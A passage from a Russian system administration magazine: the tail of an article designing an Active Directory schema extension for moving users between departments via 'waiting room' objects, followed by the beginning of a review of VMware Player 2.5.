


Рисунок 1. Диаграмма классов

ной, так и целевой организационных единицах, он может просто перенести пользователя, не используя расширенный механизм надстройки. В противном случае он может только «вывести» пользователя из своего подразделения и поставить в комнату ожидания целевого.

Важно не превратить разрабатываемый механизм в дыру в системе безопасности. Перенос пользователя из одной организационной единицы в другую может выводить его из области действия одних глобальных политик безопасности и вводить в область других. Возможны еще более серьезные последствия, если используется надстройка, подобная описываемой в [1]. В этом случае смена подразделения может привести к переходу из одной группы безопасности в другую. Поэтому необходимо ввести следующее правило: в комнате ожидания не может находиться активных пользователей. Другими словами, объект частично перенесенного пользователя должен быть отключен (disabled). Это наиболее логичное решение: пока человек не прошел все формальности по переводу, он не может попадать под действие политик безопасности целевого отдела и пользоваться его информационными ресурсами. В то же время и из отдела источника он уже ушел, поэтому и доступа к нему иметь не должен.

Менеджер по персоналу отдела-получателя, просматривая очередь ожидающих перевода сотрудников, принимает перевод пользователя (завершает перенос) или отклоняет его. В случае принятия учетная запись перемещаемого пользователя разблокируется и переносится непосредственно

в нужную организационную единицу. При отмене переноса заблокированный объект пользователя должен оказаться в комнате ожидания своего старого отдела.

Менеджер по персоналу отдела-источника также имеет возможность отмены операции переноса пользователя, пока тот окончательно не переведен в другой отдел. В этом случае пользователь из комнаты ожидания разблокируется и возвращается в старый отдел. Конечно, отменять операцию должен тот, кто имеет право возвращения пользователя в исходный отдел.

Теперь подробнее рассмотрим объект пользователя на промежуточном этапе перемещения. Во-первых, как говорилось, на этом этапе он заблокирован. Однако потребуется хранение дополнительной информации о перемещаемом пользователе: откуда перемещается, кем (кроме менеджеров возможно существование других пользователей, имеющих право на манипуляции объектами пользователей), дата и время начала операции, а также, думаю, полезен будет комментарий, содержащий дополнительную информацию, например, о причине перевода.

Итак, для пользователей, находящихся в комнате ожидания, требуется ряд дополнительных атрибутов. Однако их добавление непосредственно в системный класс мне кажется нецелесообразным. Дело в том, что ожидание завершения операции переноса скорее исключительная, чем повседневная операция. Абсолютное большинство пользователей основную часть времени находятся в активном состоянии в конкретных отделах. Так что добавлять ряд атрибутов, пот-




Рисунок 2. Атрибуты классов надстройки

ребность в которых возникает очень редко, во все объекты типа «Пользователь» нецелесообразно. Я решил использовать для этой цели специально созданный класс, объект которого будет содержать в себе переносимого пользователя и необходимые свойства. Время жизни этих объектов будет совпадать со временем пребывания пользователей в комнатах ожидания. Развивая аналогию с комнатой ожидания, назовем объекты с дополнительной информацией стульями (UserMoveChair). То есть объекты стулья – это контейнеры, содержащие объекты пользователей в период их переноса из одного подразделения в другое.

При функционировании надстройки потребуется косвенное управление большим количеством вспомогательных объектов (объекты типов «Комната ожидания» (UserMoveWaitingRoom), «Стул ожидания» (UserMoveChair), «Ссылка на стул ожидания» (UserMoveChairLink). Все эти объекты являются исключительно вспомогательными, и менеджеру по персоналу ничего не нужно знать о них, чтобы пользоваться надстройкой. Вся низкоуровневая работа ложится на сценарии. Однако эти сценарии будут выполняться от имени пользователей (руководителей отделов). Для эффективной работы менеджерам необходимо предоставить полный доступ ко всем вспомогательным объектам.

Так, чтобы поставить сотрудника в очередь перемещения из одного отдела в другой, менеджеру необходимо модифицировать содержимое комнат ожидания обоих подразделений. То есть опять получается ситуация, что для перевода человека менеджеру по персоналу требуются особые полномочия как в отделе-источнике, так и получателя. Это практически сводит на нет все преимущества надстройки и предоставляет широкие воз-

можности для злоупотреблений. Более тонкое распределение полномочий, если и возможно, то является достаточно сложным процессом. А чем выше сложность, тем больше потенциальных дыр.

Я решил остановиться на более простом и эффективном решении. Вся работа со вспомогательными классами концентрируется на сервере. Рассмотрим основные преимущества подхода.

- Сценарии на стороне клиента выполняют только минимальный объем операций, сводящихся к подготовке и отправке команды серверу. Для выполнения всех действий необходимы только права управления объектами в одной организационной единице.
- Все операции по реальному перемещению пользователей выполняются на сервере с правами администратора, что позволяет избежать необходимости разработки сложной (а значит, более подверженной ошибкам) системы распределения прав к вспомогательным объектам.

На стороне клиента формируется команда (начать, подтвердить или отменить перемещение), которая сохраняется в виде объекта в организационной единице менеджера по персоналу. Серверная часть надстройки ожидает событий появления таких команд. Когда это происходит, команда выполняется, если прошла проверку на допустимость.

Для реализации этого механизма потребуется создать дополнительный класс команды. Пусть он называется UserMoveCommand. Установим необходимые атрибуты. Во-первых, понадобится собственно идентификатор команды. Вот список команд, необходимых для управления надстройкой

(идентификатор будет принимать одно из этих значений).

- **StartMove** – начать перемещение пользователя.
- **Accept** – подтвердить перемещение пользователя. Завершает перевод сотрудника в целевой отдел.
- **Deny** – отказать пользователю в перемещении. Отказ в приеме сотрудника.
- **RollBack** – отмена операции перемещения. Сотрудник возвращается в исходный отдел.

Также потребуется атрибут для хранения идентификатора пользователя – объекта команды и того, кто команду создал (executor).

Рассмотренных атрибутов достаточно для команд подтверждения перевода пользователя (accept) и отмены операции (rollback), так как они завершают процесс перемещения. Команда отказа приема пользователя (deny) ставит перемещаемый объект в комнату ожидания исходного подразделения. Для нее потребуется дополнительное поле с комментарием, содержащим причину отказа.

Самой сложной является команда начала перемещения (StartMove). Во-первых, она должна содержать всю необходимую информацию для постановки объекта пользователя в очередь перемещения (комментарий, время, инициатор операции, пункт назначения, включена или отключена перемещаемая учетная запись). Во-вторых, команда начала перемещения должна быть контейнером, содержащим пользователя. То есть выносимый сотрудник будет отключаться и помещаться «внутри» объекта команды, как бы исчезая из стандартных оснасток.

Рассмотрим результирующую схему классов, необходимую для реализации надстройки (см. рис. 1). Отметим, что к названиям всех реальных классов и их атрибутов будет добавлен префикс UserMove, чтобы избежать случайных совпадений имен с системными объектами.

Итак, организационная единица (organizationalUnit) может содержать объекты классов комнаты ожидания (WaitingRoom) и команды (Command). Также, естественно, она может содержать и объекты пользователей,

но на схеме этого не отражено, поскольку не относится к функциональности, добавляемой надстройкой. В комнате ожидания могут содержаться объекты классов стул (Chair) и ссылки на стулья ожидания исходящих пользователей (ChairLink).

В отдельный класс (Data) я решил сгруппировать атрибуты перемещаемых объектов: источник переноса (from), инициатора (who), времени начала движения (when) и комментарий (comment). Это исключительно вспомогательный класс, и создание его экземпляров не подразумевается. Введен он был для удобного манипулирования группой атрибутов. От него унаследован другой вспомогательный класс контейнера (Container), который также может содержать в себе объекты пользователей и имеет дополнительное свойство «отключен» (disabled). Это вызвано тем, что при помещении в контейнер учетная запись пользователя отключается и ее нужно вернуть в исходное состояние при извлечении.

Класс контейнера является родительским для двух «реальных» классов, объекты которых и используются надстройкой. Это классы команды начала перемещения (StartMoveCommand), который унаследован еще от класса команды, и стула ожидания. Также в отдельный класс выделена команда отказа приема пользователя в свое подразделение (DenyCommand), так как для его объектов требуется дополнительный атрибут комментария (comment), который содержит причину отказа.

Перейдем к непосредственной реализации необходимых классов.

Модификация схемы Active Directory

Для того чтобы начать изменять схему Active Directory, необходимо разблокировать эту возможность и установить необходимую оснастку Active Directory Schema. Этот процесс достаточно подробно описан в [2, 3], поэтому останавливаться на нем не буду.

Теперь будут рассмотрены необходимые изменения и дополнения в схеме Active Directory. Но перед тем, как перейти к процессу модификации схемы, хотелось бы остановиться на некоторых подробностях коррект-

ного выполнения этого процесса. Дело в том, что в процессе изменения схемы будут создаваться новые системные атрибуты и даже классы. Для всех этих объектов должен быть определен уникальный идентификатор X.500 OID (Object Identifier или идентификатор объекта). Фактически это текстовая строка, состоящая из групп цифр, разделенных точками. Можно придумать что-то самостоятельно, но делать этого настоятельно не рекомендуется. Совпадение нового идентификатора с существующим в системе может привести ко всяческим сбоям. Microsoft рекомендует получать код с помощью специального сценария [4].

В результате его применения будет получена префиксная часть всех идентификаторов для пользовательских объектов и классов. Поступать рекомендуют следующим образом.

- Сгенерировать идентификатор с помощью сценария. Допустим, было получено значение 1.222.33 (на самом деле оно значительно длиннее).
- Дописать в конец точку и единицу или двойку для префиксов классов и атрибутов соответственно. То есть 1.222.33.1 для классов и 1.222.33.2 для атрибутов.
- Идентификаторы конкретных объектов получать путем добавления к имеющемуся префиксу еще одной группы с порядковым номером объекта. Например, если требуется создать два пользовательских класса, их идентификаторы могут быть 1.222.33.1.1 и 1.222.33.1.2.

То есть сценарий генерации кода выполняется только один раз для получения общего префикса. Приведенный способ гарантирует уникальность

полученных идентификаторов. Теперь можно переходить к непосредственной модификации.

Все классы Active Directory прямо или косвенно унаследованы от общего суперкласса Top. Он содержит ряд служебных настроек и атрибутов, поэтому классы надстройки будут также унаследованы от него.

Сначала необходимо создать все необходимые атрибуты (см. **рис. 2**), приведенные на диаграмме на **рис. 1**.

Их назначение уже было рассмотрено выше. Практически все атрибуты, представляющие собой ссылки на объекты Active Directory, имеют строковый тип. За исключением признака отключения учетной записи пользователя (userMoveDisabled), который имеет логический тип, и времени начала операции переноса (userMoveWhen), тип – UTC Coded Time (Universal Time Coordinated, или универсальное скоординированное время, – можно считать временем по Гринвичу, за исключением того, что летом и зимой часы здесь не переводятся).

Далее с помощью той же оснастки создадим необходимые классы. Обратите внимание, что на диаграмме классов (**рис. 1**) есть случай множественного наследования. Класс StartMoveCommand является потомком как команды (UserMoveCommand), так и контейнера (UserMoveContainer). Однако множественное наследование в Active Directory не поддерживается. Вместо этого можно воспользоваться так называемыми вспомогательными (auxiliary) классами. Такие классы используются, когда требуется создать группу параметров, пригодную для повторного использования. То есть новый класс наследует все атрибуты дополнительного, но не его тип.




Рисунок 3. Создание нового класса. Шаг 1




Рисунок 4. Создание нового класса. Шаг 2



Рисунок 5. Ошибка при использовании дополнительного класса с обязательными атрибутами




Рисунок 6. Настройка связей класса

В нашем случае на роль дополнительных классов подходят UserMoveData и UserMoveContainer. Таким образом, класс UserMoveStartMoveCommand наследует только класс Command, так как в дальнейшем все команды будут обрабатываться единообразно.

Рассмотрим несколько примеров создания классов. Сначала создадим вспомогательный класс UserMoveData. На первом этапе нужно ввести название класса и его уникальный идентификатор (см. рис. 3).

Также указывается тип класса – «дополнительный». То есть уже на этапе создания мы указываем, что этот класс является только средством группировки атрибутов и не несет информации о типе. Далее нужно задать предварительно созданные атрибуты (см. рис. 4)

Обратите внимание, что все атрибуты сделаны необязательными (optional). Это не вполне отвечает логике работы надстройки, однако использовать дополнительный класс с обязательными (mandatory) атрибутами у меня не получилось. В документации я объяснения так и не нашел. При попытке добавления класса с обязательными атрибутами в существующий возникает ошибка (см. рис. 5).

Теоретически такая ошибка должна возникать при добавлении дополнительного класса к такому, у которо-

го существуют экземпляры. Это вполне понятно. Но в моем случае она возникла даже для только что созданных классов. Поэтому я решил проблему, просто сделав все атрибуты необязательными. Это не слишком опасно, поскольку конечные пользователи надстройки не имеют возможности работы с объектами этих классов. Просто надо быть осторожнее при написании сценариев обработки их экземпляров.

Остальные классы создаются аналогично в соответствии со схемой (рис. 1). Настройки, связанные с правилами вложенности, и добавление дополнительных классов выполняются уже для созданных классов. Рассмотрим пример (см. рис. 6).

Итак, родительский класс был задан при создании. UserMoveContainer указан как дополнительный. В качестве допустимого контейнера (Possible superior) указаны организационные единицы (organizationalUnit). Это необходимо сделать, чтобы обеспечить возможность создания объектов-команд в организационных единицах. Кроме собственных классов, потребуются изменения для стандартного класса пользователя (user). Для него нужно добавить в качестве допустимого контейнера стул ожидания (UserMoveChair).

Теперь можно уточнить логику работы надстройки с учетом особенностей реализации схемы. Для начала будут рассмотрены этапы сценария переноса пользователя из отдела А в отдел Б.

■ **Начало операции.** Начинает операцию менеджер по персоналу отдела А. Создается объект команды начала перемещения (UserMoveStartMoveCommand). Учетная запись отключается (состояние disabled), так как теперь он не является членом ни одного отдела и помещается внутрь команды. Поскольку команды не отображаются в стандартных оснастках (чтобы отображались, нужно установить флажок «Show objects of this class while browsing» в свойствах класса), объект пользователя как бы исчезает. Далее устанавливаются атрибуты объекта класса команды: целевая организационная единица (отдел Б), инициатор операции

(менеджер по персоналу А), источник (отдел А), время начала операции и комментарий для менеджера по персоналу отдела Б (например, «Убедиться, что приказ о переводе уже подписан»). На этом клиентская часть инициации перемещения завершается. Сервер следит за появлением объектов команд в организационных единицах. При обнаружении команды начала перемещения создается объект класса MoveUserChair, куда и помещается пользователь. В конце объект пользователя, упакованный в MoveUserChair, помещается в комнату ожидания целевой организационной единицы Б.

■ **Ожидание.** Далее для краткости я буду описывать работу надстройки в целом, не разделяя ее на клиентскую и серверную части. Помните лишь, что менеджер только создает объект команды, всю реальную работу по перемещению пользователя выполняет сервер. Пользователь находится в комнате ожидания. Менеджер по персоналу отдела А может отменить операцию, просматривая список иницированных им ожиданий. В этом случае объект пользователя разблокируется, удаляется из комнаты ожидания и возвращается в старый отдел. Также правом отмены операции обладает менеджер по персоналу отдела Б. Однако здесь поведение надстройки должно быть несколько иным. Пользователь должен в заблокированном виде попасть в комнату ожидания своего отдела А, так как окончательное решение теперь уже за менеджером по персоналу организационной единицы А. Ситуация, когда пользователь «зависает» между двумя отделами, вследствие того, что менеджеры по персоналу двух отделов отменяют переводы друг друга, является нештатной и может быть разрешена администраторами более высокого уровня.

■ **Завершение операции.** Менеджер по персоналу отдела назначения Б подтверждает операцию перевода. Учетная запись пользователя разблокируется, удаляется из комнаты ожидания и попадает в отдел Б.

При описании сценария работы был обнаружен неудобный момент. Как менеджер по персоналу сможет получить сведения обо всех переводимых из его отдела пользователях. Дело в том, что они находятся в комнатах ожидания целевых подразделений. Информация об источнике операции имеется, но для построения списка «отправленных» пользователей потребуется обход всей иерархии подразделений, которая может быть достаточно большой. Поэтому для удобства реализации было решено добавить еще один дополнительный вспомогательный контейнер, прикрепленный к организационным единицам: «Исходящие пользователи». Новый класс контейнера создавать не потребуется – вполне подойдет и имеющийся `MoveUserWaitingRoom`. Только содержать он должен ссылки на пользователей, ожидающих перевода из этого отдела. Для этой цели лучше создать отдельный простой класс, содержащий единственный атрибут – путь к объекту ожидающего пользователя. Пусть он называется `MoveUserChairLink`, атрибут – `MoveUserLink` строкового типа.

Это значительно упростит операцию просмотра «отправленных» ожидающих пользователей. Операция завершения ожидания (реального перевода пользователя в отдел) несколько усложнится, поскольку теперь потребуется удалять ссылку на сеанс ожидания у отправителя, однако полного просмотра иерархии уже не потребуется, т.к. отдел-отправитель известен.

Отдельные «комнаты» для входящих и исходящих пользователей я решил не создавать. Путаница не возникнет, так как разные операции представлены объектами разных типов.

Требования к пользовательскому интерфейсу

Далее будут в общих чертах сформулированы требования к пользовательскому интерфейсу. С точки зрения надстройки существуют пользователи двух основных типов: администраторы домена и менеджеры по персоналу, которым делегированы полномочия управления пользователями в своих подразделениях.

Во-первых, нужно обеспечить возможность назначения менеджеров по

персоналу с одновременным делегированием им необходимых полномочий. Для этого было решено использовать уже имеющиеся инструментальные средства назначения.

Автоматическое делегирование полномочий нужно будет реализовать дополнительно. Решение, основанное на существующем механизме назначения менеджеров подразделения, было выбрано исключительно из соображений простоты и краткости. Если в организации эта функция используется для других целей, то придется реализовывать альтернативный метод прикрепления менеджеров по персоналу к отделу. Например, это можно сделать, добавив новый атрибут в класс организационной единицы со ссылкой на нужный объект, инициализировать который можно из сценария, вызываемого с помощью контекстного меню пользователя.

Поскольку речь идет о делегировании некоторых административных полномочий, основным инструментом работы менеджеров по персоналу должна быть оснастка `Active Directory Users and Computers`. Требуется только добавить дополнительную функциональность для реализации основных функций надстройки.

Во-первых, необходима функция «Перевести в...». Активировать ее будет удобно из контекстного меню пользователя. Затем менеджер должен указать целевой отдел перевода и «отправить» туда пользователя. По замыслу операция является практически аналогичной стандартной «Move...», за исключением того, что не требует наличия у отправителя прав на запись в целевую организационную единицу.

Далее, менеджер должен иметь возможность просмотра двух списков. Первый – список пользователей, переведенных из его отдела, но еще не принятых в целевой. Второй – список входящих пользователей, ожидающих перевода в текущий отдел. К спискам удобнее всего получить доступ из контекстного меню организационных единиц. Интерфейсы списков ожидающих пользователей должны позволять подтверждать или отменять операции переводов.

Администраторы домена также должны иметь возможность пользоваться этими функциями, несмотря




Рисунок 7. Назначение менеджера подразделения

на то что они имеют возможность манипулирования объектами пользователей без очередей. Таким образом, они получают возможность просматривать имеющиеся очереди пользователей.


Возможна ситуация, когда пользователь не принимается ни одной стороной перевода. То есть менеджеры по персоналу пересылают его друг другу. В этом случае администратор должен иметь возможность извлечь объект пользователя из контейнеров ожидания (`MoveUserChair` и `MoveUserWaitingRoom`) и поместить в произвольный отдел.

Заключение

Итак, в первой части статьи были сформулированы основные требования к надстройке и модифицирована схема `Active Directory`. Во второй части будет разработана часть программных модулей поддержки функциональности расширения.

1. Андросов В. Синхронизация ACL и архитектуры структуры организации. Часть 1. // Системный администратор, №12, декабрь 2007 г. – С. 36-41.
2. Андросов В. Реализуем нестандартные правила управления доступом на основе архитектуры организации в Windows Server 2003. // Системный администратор, №10, октябрь 2007 г. – С. 48-58.
3. Чарли Рассел, Шарон Кроуфорд, Джейсон Джеренд. «Windows server 2003 + SP1 и R2. Справочник администратора». – М.: Издательство «ЭКОМ», 2006 г. – 1424 с.
4. <http://go.microsoft.com/fwlink/?LinkId=100725>.

VMware Player 2.5



Иван Коробко

Сравнительно недавно компания VMware выпустила новый продукт VMPlayer. Рассмотрим его подробнее.

VMware Player (VMPlayer) – это бесплатная, сильно усеченная версия VMware Workstation, однако она обладает достаточно большими возможностями для бесплатного приложения. Несомненно, этот продукт

заслуживает внимания, но обо всем по порядку.

Установка VMware Player

Загрузив на свой компьютер из Интернета последнюю версию VMware

Player 2.5.1 [1], вышедшую 21 ноября 2008 года (сборка 126130), приступим к установке приложения. Для этого необходимо запустить файл VMware-player-2.5.1-126130.exe. Как и дистрибутив VMware Workstation, VMware Player

создан на основе Windows Installer и поддерживают те же режимы установки, что и VMware Workstation:

- с помощью мастера, который во время установки задает пользователю вопросы;
- установка с использованием параметров командной строки. Этот тип установки позволяет полностью автоматизировать процесс установки приложения.

Управление процессом установки на примере VMware Workstation было подробно описано в статье [2]. В дополнение к приведенной в ней информации отметим, что создавать административную установку ради модернизации базы данных в MSI-файле не имеет смысла. Для автоматической установки приложения рекомендуется использовать следующую команду:

```
VMware-player-2.5.1-126130.exe /v "/qn"
```

Внимание! На одном компьютере может быть установлена либо VMware Workstation, либо VMware Player.

Поддерживаемые типы файлов

После завершения процесса установки пользователь на рабочем столе обнаружит ярлык для запуска VMware Player. Запустив приложение, пользователь увидит основное окно приложения (см. **рис. 1**), в котором доступны всего лишь две функции:

- **Open** – открыть виртуальную машину.
- **Download** – загрузить виртуальную машину из VMware Appliance Marketplace [3].

VMware Player поддерживает шесть типов файлов (см. **таблицу**). На практике чаще всего используются файлы VMX и VMC.

Замечание: один экземпляр VMware Player позволяет открыть только одну виртуальную машину, поэтому невозможно открыть группу серверов Team (*.vmtm).

Возможности управления виртуальной станцией

Представьте себе, что перед вами находится компьютер, который нельзя вскрыть, чтобы добавить или заменить жесткий диск, память, процессор. Но у него есть сетевой адаптер, с помощью которого можно выйти в Интернет; проигрыватель компакт-дисков для чтения CD, DVD и образов дисков (ISO-файлы); есть возможность управления дисководом.

Именно такой компьютер и представляет собой загруженный образ виртуальной машины. Внешний вид (см. **рис. 2**) ее напоминает хорошо известную всем системным администраторам программу Remote Desktop.

После запуска виртуальной машины в главном меню появляется новый пункт – Devices (см. **рис. 3**), с помощью которого осуществляется управление следующими устройствами:

- **CD/DVD.** Привод может работать как обычный CD/DVD и читать образы дисков (*.ISO).
- **Floppy.** Аналогично проигрывателю компакт-дисков может читать как физический носитель (дискету), так и образы дискет (*.FLP, *.IMA).

Типы файлов, поддерживаемых VMware Player

Название файла	Расширение	Тип
VMware Configuration Files	VMX	Виртуальная машина
Virtual PC/Virtual Server Files	VMC	Виртуальная машина
Symantec Backup Exec Files	Sv2i	Образ диска/машины
Storage Craft Shadow Protect Files	SPF	Образ диска/машины
Acronis True Image Files	TIB	Образ диска/машины
Open Virtual Machine Format Images	OVF, OVA	Образ диска/машины

- **Network Adapter.** Осуществляется эмуляция подключения и отключения провода. Дополнительно, аналогично VMware Workstation, можно выбрать один из трех типов. Обычно используется NAT, обеспечивающий доступ к Интернету данной виртуальной машине, но не являющейся полноценным членом домена, если речь идет о Сети. Подробную информацию о сетевых интерфейсах можно найти в официальной документации VMware Workstation, которую можно бесплатно загрузить с интернет-сайта [4].

Замечание: в VMware Player отсутствует эмуляция BIOS, поскольку не предусмотрена возможность управления оборудованием.

Несмотря на то что интерфейс программы VMPlayer не позволяет изменить список оборудования в образах, созданных с помощью VMware Workstation, его можно изменить вручную. Виртуальная машина, созданная в VMware Workstation, в минимальном наборе состоит из двух файлов:

- **VMX-файл.** Конфигурационный файл, который открывает VMware Player, представляет собой текстовый файл в формате XML.
- **VMDK-файл.** Бинарный файл, в котором находится виртуальная машина.

Если вы знакомы с синтаксисом VMX-файла, то можете открыть его в блокноте как обычный текстовый файл и отредактировать или воспользоваться условно бесплатным приложением VMPlayer Inventory [5], специально предназначенным для этого. Интерфейс этого приложения ими-



Рисунок 1. Внешний вид программы VMware Player




Рисунок 2. Внешний вид загруженной виртуальной машины

